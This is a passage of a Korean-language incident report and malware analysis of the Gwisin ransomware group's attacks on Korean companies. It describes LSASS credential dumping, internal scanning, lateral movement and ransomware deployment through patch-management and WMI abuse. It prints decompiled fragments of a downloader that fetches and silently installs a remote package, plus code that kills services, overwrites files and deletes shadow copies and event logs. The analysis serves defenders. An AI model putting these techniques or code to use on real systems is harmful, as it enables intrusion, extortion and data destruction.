
#LSASS: 시스템에 접속하는 유저의 로그인을 감사하는 윈도우 기본 프로세스

✓ 상세 내용

- 공격자는 침투 서버의 보안 솔루션을 회피하기 위해 크리덴셜 탈취 도구(Mimikatz)를 서버에 업로드 하지 않고, 윈도우 작업관리자를 통해 LSASS 프로세스 덤프 파일을 생성 후 GZIP 압축하여 탈취



[작업관리자에서 LSASS 프로세스 덤프 파일 탈취 (예시)]




[탈취한 LSASS 덤프 파일에서 탈취 서버의 크리덴셜 정보 획득 (예시)]

2.5. 내부 정찰(Internal Reconnaissance)

네트워크 스캐닝 도구를 사용하여 현재 단말이 속한 네트워크 구조를 파악하고 같은 네트워크 내에 있는 단말 혹은 서버에 대한 정보를 탐색 및 수집한다. 이는 향후 공격 방향을 결정하는 데 사용된다.

I) 내부 네트워크 포트 스캐닝

초기 거점 확보 후 추가 확산을 위해 주변 시스템의 정보 및 대상 시스템의 인증정보(크리덴셜) 수집과정이 필요하다. 주변 시스템의 정보를 수집하기 위한 방법으로는 연결상태 확인을 위해 기본 명령어를 이용하거나 Nmap 등의 네트워크 스캐너를 이용하는 등 여러 방법이 있다.



[내부 네트워크 정보 수집]

✓ **상세 내용**

① 내부 네트워크 포트 스캐닝

- 스캐닝 도구(Nmap)를 이용하여 시스템에 특정 패킷을 보내 포트의 활성화 유무 체크

```
C:₩Program Files (x86)₩Nmap>nmap.exe -sT 192.168.105.54
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 15:39 대한민국 표준시
Nmap scan report for 192.168.105.54
Host is up (0.0010s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 00:0C:29:46:6D:9C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 69891.69 seconds
```

[Nmap 포트 스캔 (예시)]

2.6. 내부 확산(Move Laterally)

최종 타깃 시스템을 찾기 위해 내부 정찰을 통해 확보된 네트워크 구성 및 서버, 단말 정보를 이용하여 악성코드를 내부 서버로 전파한다.

I) 원격 관리 도구(RDP, SSH, SMB, WinRM)를 악용한 내부 이동

내부 정찰에서 수집한 정보를 이용해 윈도우 원격 관리 도구를 사용하여 타 네트워크로 이동한다. 내부 이동으로 공격 대상을 추가 확보한다.

✓ **상세 내용**

- SMB(윈도우 관리자 공유)를 이용하여 Domain Controller 에 조인된 다른 시스템 명령
- RDP(원격 데스크톱 연결)를 이용하여 확보한 계정으로 원격 접근
- WinRM(윈도우 원격 관리)을 이용한 파워쉘 명령

II) XP_CMDSHELL 을 악용한 시스템 명령 사용

XP_CMDSHELL 프로시저를 활성화 및 이용하여 쉘을 획득하고 이를 통해 서버의 주요 정보(어플리케이션의 DB 로그온 정보 등)를 획득한다.

✓ **상세 내용**

① XP_CMDSHELL (MS-SQL SP)

- MS-SQL 서버의 구성 옵션중 show advanced options, xp_cmdshell 값이 1 일 때 활성화

[Application Log : show advanced options 활성화]

[Application Log : xp_cmdshell 활성화]

III) 국내 솔루션의 PMS 기능을 악용한 악성코드 배포

국내 솔루션의 PMS(Patch Management System) 기능을 악용하여, RAT 악성코드를 내부 네트워크에 배포하였다. 해당 솔루션으로 배포되는 프로그램의 유효성 검증을 하지 않는다는 것이 취약점이 되었다.

✓ **상세 내용**

① 국내 솔루션 PMS 기능 사용 악성코드(Downloader) 배포

- 국내 솔루션은 파일 명과 파일 타입, 저장 경로 등을 txt 파일 내 정의해서 주기적으로 업데이트 파일(**********.txt)을 배포
- 특정 조건에 만족되는 경우 업데이트 즉시 해당 파일(.****)이 실행되는 취약점이 발생
- .**** 파일은 RAT 악성코드(*****.bmp)를 다운로드 받아 msiexec 로 해당 파일을 설치하는 코드

```
1  HRESULT __stdcall DllRegisterServer()
2  {
3    char lpPathName[58]; // [esp+2Ah] [ebp-7Eh] BYREF
4    HRESULT v2; // [esp+9Ch] [ebp-Ch]
5
6    HIWORD(v2) = 0;
7    strcpy(&lpPathName[54], "C:\\Program Files (x86)\
8    strcpy(lpPathName, "C:\\Program Files\\
9    CreateDirectoryA(&lpPathName[54], 0);
10   CreateDirectoryA(lpPathName, 0);
11   ShellExecuteA(0, "open", "msiexec", "/qn /i http://
12   return v2;
```

[.**** 파일 코드]

IV) 원격 관리 도구(WMI)를 악용한 랜섬웨어 배포

WMI 는 윈도우 관리 도구로, 악성 프로그램을 설치하지 않아도 레지스트리, 파일시스템 등 중요한 정보에 접근할 수 있다. 해당 케이스에서는 AD 서버의 WMI TCP Port(135)가 오픈되어 있었고 AD 서버에서 WMI 공급자 호스트(wmiprvse)를 이용하여 랜섬웨어를 내부 서버에 배포 및 실행한다.

✓ **상세 내용**

① 원격 관리 도구(WMI)를 악용한 랜섬웨어 배포


- WMI 을 사용하여 윈도우 인스톨러 형식으로 되어있는 랜섬웨어(****.msi) 실행

```
=== Verbose logging started: 2022-  Build type: SHIP UNICODE 5.00.9600.00  Calling process: C:\Windows\system32\wbem\wmiprvse.exe ===
MSI (c) (44:40) [  ]: Resetting cached policy values
MSI (c) (44:40) [  ]: Machine policy value 'Debug' is 0
MSI (c) (44:40) [  ]: ******* RunEngine:
        ******* Product: http://
        ******* Action:
        ******* CommandLine: **********
MSI (c) (44:40) [  ]: Client-side and UI is none or basic: Running entire install on the server.
MSI (c) (44:40) [  ]: Grabbed execution mutex.
MSI (c) (44:40) [  ]: Cloaking enabled.
MSI (c) (44:40) [  ]: Attempting to enable all disabled privileges before calling Install on Server
MSI (c) (44:40) [  ]: Incrementing counter to disable shutdown. Counter after increment: 0
MSI (s) (F8:D0) [  ]: Running installation inside multi-package transaction http://
MSI (s) (F8:D0) [  ]: Grabbed execution mutex.
MSI (s) (F8:08) [  ]: Resetting cached policy values
MSI (s) (F8:08) [  ]: Machine policy value 'Debug' is 0
MSI (s) (F8:08) [  ]: ******* RunEngine:
        ******* Product: http://
```

[원격 관리 도구(WMI)로 msi 패키지 설치]

2.7. 지속 실행(Maintain Presence)

해커는 악성코드를 서비스 등록 또는 작업 스케줄러 등록을 통해 지속성을 유지하며, Cyber Attack Lifecycle 의 4 단계 ~ 7 단계를 반복하여 피해 대상의 전산 자원을 점차 확보 후 공격을 확산한다.



[지속 공격 매커니즘]

I) 주요 거점 서버 및 C2 간 지속적인 통신

내부이동 이후에 주요 거점 서버에 다운로드한 RAT 악성코드를 이용하여 C2 와 지속적인 통신을 수행한다. 추가적인 거점 확보 및 데이터 유출을 목적으로 C2 연결을 지속한 것으로 확인된다.

II) 지속 공격


해커는 '권한 상승 – 내부 정찰 – 내부 확산 – 지속 실행' 단계를 반복 수행하며, 이러한 행위를 '지속공격'이라고 한다. 이 과정은 미션이 완료된 이후에도 반복될 수 있으며, 피해 네트워크에 오랜 기간동안 잔존하는 것을 목표로 한다.

2.8. 목표 달성(Complete Mission)

해커는 랜섬웨어 실행 전에 침해 시스템의 다양한 정보를 수집해 외부로 전송한다. 데이터 탈취 이후 AD, PMS 등의 시스템을 악용하여 랜섬웨어를 배포 및 실행한다.

I) C2 데이터 유출

귀신(Gwisin) 공격 그룹은 한국 IP 의 C&C 서버를 이용하여, 랜섬웨어 실행 전에 피해 시스템의 정보를 유출한다. 파일 암호화 이후, 복호화의 대가와 유출 자료를 공개한다는 협박을 하며 금전을 추가 요구한다. 복호화 대가로는 금전을 3 가지 유형으로 1 티어(데이터 복호화), 2 티어(유출 데이터의 외부 판매없음), 3 티어(보안 취약점 분석보고서 제공)로 확인된다.



[C2 데이터 유출]

✓ **상세 내용**


- 방화벽 로그 확인 결과, 거점 서버와 공격자 C2 서버간 대량의 유출 트래픽 발생
- 피해 기업에 유출 자료 공개 등 지속적인 협박을 통한 금전 요구로 피해 확대
- 비협조적인 피해 기업 A 사의 경우, A 사의 고객 다수에게 고객의 개인 정보 유출을 목적으로 협박하여 금전을 요구

[피해 기업의 고객에게 발송된 SMS]

II) 귀신(Gwisin) 랜섬웨어 for Windows

귀신(Gwisin) 랜섬웨어 공격에 사용된 RAT, 랜섬웨어는 정상 프로세스에 인젝션하고 원본 파일을 삭제하는 Fileless 형태의 악성코드이다. L 기업에서는 AD 서버를 통해 배포 및 실행을 하였으나, 배포 후 AD 서버에 사용된 랜섬웨어를 삭제하지 않아 채증이 가능하였다.

귀신(Gwisin) 랜섬웨어는 MSI 설치 파일 형태로 유포되며, 악성코드 동작에는 특정 인수가 필요하다. 랜섬웨어 실행 시, 공격 대상의 기업 정보가 커스텀된 랜섬노트와 암호화 확장자가 생성된다.



[귀신(Gwisin) 랜섬웨어 동작 구성도]

✓ **상세 내용**

① 귀신(Gwisin) 랜섬웨어 실행

- 랜섬웨어 실행 시 특정 문자열을 인수로 주어 실행

  : msiexec.exe /qn /i ***.msi SERIAL=********** LICENSE=********** ORG=***

```
v3(a1, "SERIAL", v96, &v74);
v12 = FileName;
v3(a1, "LICENSE", v97, &v75);
v3(a1, "VERSION", v98, &v76);
v3(a1, "ORG", v99, &v77);
v13 = 128i64;
v78 = 512;
while ( v13 )
{
  *v12 = 0;
  v12 += 4;
  --v13;
}
v3(a1, "OriginalDatabase", FileName, &v78);
```

[명령 인수 점검 코드]

- 랜섬웨어 실행 시간 설정
  : 시스템 타이머를 이용해 랜섬웨어의 초기 실행을 위한 작업을 수행

```
while ( time64(0i64) <= [redacted] )
  Sleep(1000u);
memset(v67, 0, 0x1000ui64);
memset(v66, 0, sizeof(v66));
v54 = 2048;
```


Format	Seconds
GMT	[redacted] 2022 [redacted] GMT+0000
Your Time Zone	[redacted] 2022 [redacted] GMT+0900 (한국 표준시)

[악성코드 실행 시간 설정]

② 귀신(Gwisin) 랜섬웨어 주요 행위

- 인자 검증 이후 쉘코드를 복호화하여 정상 프로그램인 'WerFalut.exe'에 악성코드 인젝션

#WerFalut.exe: 윈도우 시스템에서 에러가 발생했을시 에러에 대한 내용을 리포팅해주는 프로세스




Name	PID	CPU	I/O total ...	Private b...
msiexec.exe	7824	0.01		7.82 MB
msiexec.exe	7452			9.32 MB
WerFault.exe	5700	16.75	23.70 kB/s	4.09 MB

[귀신(Gwisin) 랜섬웨어 프로세스 트리 – WerFalut.exe 인젝션]

- 감염 서버 정보를 수집 난독화하여 '{서버 정보}.cb.**********.com" 도메인에 대한 DNS Query 를 수행 → Query 결과 문자열을 추가 연산하여 Mutex 를 생성해 중복 실행을 방지

피해 기업 자회사 도메인	공격자 Fake 도메인
http://**********z.com	http://**********.com



```
    sprintf(v67, "%s.cb.[redacted].com", (const char *)v66);
    DnsQuery_A(v67, 1u, 0x1E8u, 0i64, (PDNS_RECORD *)v65, 0i64);
  }
  *(__m128i *)v65 = _mm_loadu_si128((const __m128i *)&xmmword_6AE20088);
  *(__m128i *)&v65[16] = _mm_loadu_si128((const __m128i *)&xmmword_6AE20098);
  *(__m128i *)&v65[32] = _mm_loadu_si128((const __m128i *)&xmmword_6AE200A8);
  *(__m128i *)&v65[48] = _mm_loadu_si128((const __m128i *)&xmmword_6AE200B8);
  *(__m128i *)&v65[64] = _mm_loadu_si128((const __m128i *)&xmmword_6AE200C8);
  *(_QWORD *)&v65[80] = 0x6400610036i64;
  v9 = OpenMutexW(0x1F0001u, 0, (LPCWSTR)v65);
  if ( v9 )
```

[DNS Query, Mutex 생성 코드]

- 특정 서비스 및 프로세스 종료

```
v12 = OpenServiceW(v1, v10->lpServiceName, 0x2Cu);
v13 = v12;
if ( v12 )
{
  sub_6AE01FF0(v1, v12);
  ControlService(v13, SERVICE_CONTROL_STOP, &ServiceStatus);
  CloseServiceHandle(v13);
```

[서비스 종료 코드]

```
v0 = CreateToolhelp32Snapshot(2u, 0);
v1 = v0;
if ( v0 )
{
  pe.dwSize = 568;
  if ( Process32FirstW(v0, &pe) )
  {
    do
    {
      v2 = (const wchar_t **)qword_6AE24040;
      v3 = *(const wchar_t **)qword_6AE24040;
      if ( *(_QWORD *)qword_6AE24040 )
      {
        while ( wcsicmp(pe.szExeFile, v3) )
        {
          v3 = *++v2;
          if ( !*v2 )
            goto LABEL_9;
        }
        v4 = OpenProcess(1u, 0, pe.th32ProcessID);
        v5 = v4;
        if ( v4 )
        {
          TerminateProcess(v4, 0);
          CloseHandle(v5);
```

[프로세스 종료 코드]

- 파일 암호화 수행

: 암호화는 대상 파일의 Offset 0x00 위치부터 256Byte 만큼의 데이터만 덮어쓰는 형태로 동작

```
sub_6AE01030(v5, 32786i64, "%", a2);
v7 = CreateFileW(v6, 0xC0000000, 1u, 0i64, 1u, 0, 0i64);
v8 = v7;
if ( v7 != (HANDLE)-1i64 )
{
  NewFilePointer.QuadPart = 0i64;
  if ( SetFilePointerEx(v7, 0i64, &NewFilePointer, 0) )
  {
    v9 = 256;
    v10 = 0;
    do
    {
      NumberOfBytesWritten = 0;
      if ( !WriteFile(v8, (LPCVOID)(a1 + v10), v9, &NumberOfBytesWritten, 0i64) )
        break;
      v10 += NumberOfBytesWritten;
      v9 -= NumberOfBytesWritten;
    }
    while ( v9 );
    if ( v10 == 256 )
    {
      FlushFileBuffers(v8);
      v2 = 1;
      CloseHandle(v8);
      free(v6);
      return v2;
```

[파일 암호화 코드]


- Volume Shadow Copy 를 삭제하는 Anti-Forensic 을 수행
- 행위 추적을 차단하기 위해 시스템 내 Windows EventLog 삭제

```
v7 = 0i64;
v8 = 0i64;
v0 = SysAllocString(L"ROOT\\CIMV2");
v1 = SysAllocString("W");
v2 = SysAllocString(L"SELECT * FROM Win32_ShadowCopy");
CoInitializeEx(0i64, 0);
v3 = CoInitializeSecurity(0i64, -1, 0i64, 0i64, 0, 3u, 0i64, 0, 0i64);
if ( (!v3 || v3 == 0x80010119) && !CoCreateInstance(&stru_6AE21560, 0i
{
  (*(void (__fastcall **)(LPVOID, OLECHAR *, _QWORD, _QWORD, _QWORD, _
    ppv,
    v0,
    0i64,
    0i64,
    0i64,
```

```
v0 = EvtOpenChannelEnum(0i64, 0);
if ( v0 )
{
  v1 = 0;
  for ( i = 0i64; ; EvtClearLog(0i64, i, 0i64, 0) )
  {
    if ( !EvtNextChannelPath(v0, v1, i, ChannelPathBufferUsed) )
    {
      v3 = GetLastError();
```

[볼륨 섀도 삭제(좌), 이벤트 로그 삭제(우)]

- 침입한 시스템과 탈취한 정보들의 리스트가 포함된 랜섬노트 생성
  한국의 법 집행 기관이나 보안 전문 회사에 연락하지 말라는 경고 메시지가 포함되어 있으며, 귀신(Gwisin) 랜섬웨어의 대상 기업이 한국 기업으로 확인됨.



[귀신(Gwisin) 랜섬웨어 랜섬노트]


III) 귀신(Gwisin) 랜섬웨어 for Linux

Linux 귀신(Gwisin) 랜섬웨어는 ELF 파일 형태로 유포되며, 악성코드 동작에는 특정 인수없이 실행된다. 랜섬웨어 실행 시, 공격 대상의 기업 정보가 커스텀된 랜섬노트와 암호화 확장자가 생성된다.

✓ **상세 내용**

① 귀신(Gwisin) 랜섬웨어 실행

- 랜섬웨어에 실행 시 /tmp/.********** 파일을 뮤텍스로 사용하여 중복 실행을 방지하고 암호화에 필요한 데이터를 복호화
- 복호화된 데이터 - 프로세스, 서비스, 디렉토리 경로, 명령어, 확장자, 랜섬노트



[문자열 복호화 루틴]

② 귀신(Gwisin) 랜섬웨어 주요 행위

- 종료할 서비스 및 프로세스 목록

Apache, httpd, nginx, oracle, mysql, mariadb, postgres, mo|ngod, elasticsearch, jenkins, gitlab, docker, svnserve, yona, zabbix, graylog, java

- 특정 프로세스 및 서비스 종료

```
char v15[8]; // [rsp+E0h] [rbp-1028h] BYREF
char s[4120]; // [rsp+F0h] [rbp-1018h] BYREF

strcpy(v10, "c.d/%s* stop");
*(__m128i *)format = _mm_load_si128((const __m128i *)&xmmword_C260);
strcpy(v4, "s*");
*(__m128i *)v5 = _mm_load_si128((const __m128i *)&xmmword_C270);
si128 = _mm_load_si128((const __m128i *)&xmmword_C280);
*(__m128i *)v7 = _mm_load_si128((const __m128i *)&xmmword_C290);
*(__m128i *)v11 = _mm_load_si128((const __m128i *)&xmmword_C2A0);
v12 = _mm_load_si128((const __m128i *)&xmmword_C2B0);
strcpy(v6, "stop");
v13 = _mm_load_si128((const __m128i *)&xmmword_C2C0);
v14 = _mm_load_si128((const __m128i *)&xmmword_C2D0);
strcpy(v8, "* stop");
strcpy(v15, " done\"");
strcpy(v2, "kill -9 %s*");
strcpy(&v2[12], "pkill -9 %s*");
memset(s, 0, 0x1000uLL);
```

[프로세스 종료 명령어]

```
000055fa:f55647dd 53                   push rbx
000055fa:f55647de 48 81 ec f0 10 00 00 sub  rsp, 0x10f0
000055fa:f55647e5 66 0f 6f 05 73 8a 00 00 movdqa xmm0, [rel 0x55faf556d260]   ASCII "/usr/local/etc/r/etc/init.d/%s* systemctl stop %/sbin/service %s/bin/sh -c \"f
000055fa:f55647ed 48 89 84 24 90 00 00 00 mov  [rsp+0x98], rax
000055fa:f55647f5 b8 73 2a 00 00       mov  eax, 0x2a73
000055fa:f55647fa 48 8d 9c 24 f0 00 00 00 lea  rbx, [rsp+0xf0]
000055fa:f5564802 48 8d b4 24 80 00 00 00 lea  rsi, [rsp+0x80]
000055fa:f556480a 0f 29 84 24 80 00 00 00 movaps [rsp+0x80], xmm0
000055fa:f5564812 66 0f 6f 05 56 8a 00 00 movdqa xmm0, [rel 0x55faf556d270]   ASCII "/etc/init.d/%s* systemctl stop %/sbin/service %s/bin/sh -c \"for s in `service
000055fa:f556481a 48 89 df             mov  rdi, rbx
000055fa:f556481d 66 89 44 24 30       mov  [rsp+0x30], ax
000055fa:f5564822 48 b8 6b 69 6c 6c 20 2… movabs rax, 0x20392d206c6c696b
000055fa:f556482c 0f 29 44 24 40       movaps [rsp+0x40], xmm0
000055fa:f5564831 66 0f 6f 05 47 8a 00 00 movdqa xmm0, [rel 0x55faf556d280]   ASCII "systemctl stop %/sbin/service %s/bin/sh -c \"for s in `service -l | grep %s`; d
000055fa:f5564839 66 89 54 24 74       mov  [rsp+0x74], ax
000055fa:f556483e 48 89 ea             mov  rdx, rbp
000055fa:f5564841 0f 29 44 24 20       movaps [rsp+0x20], xmm0
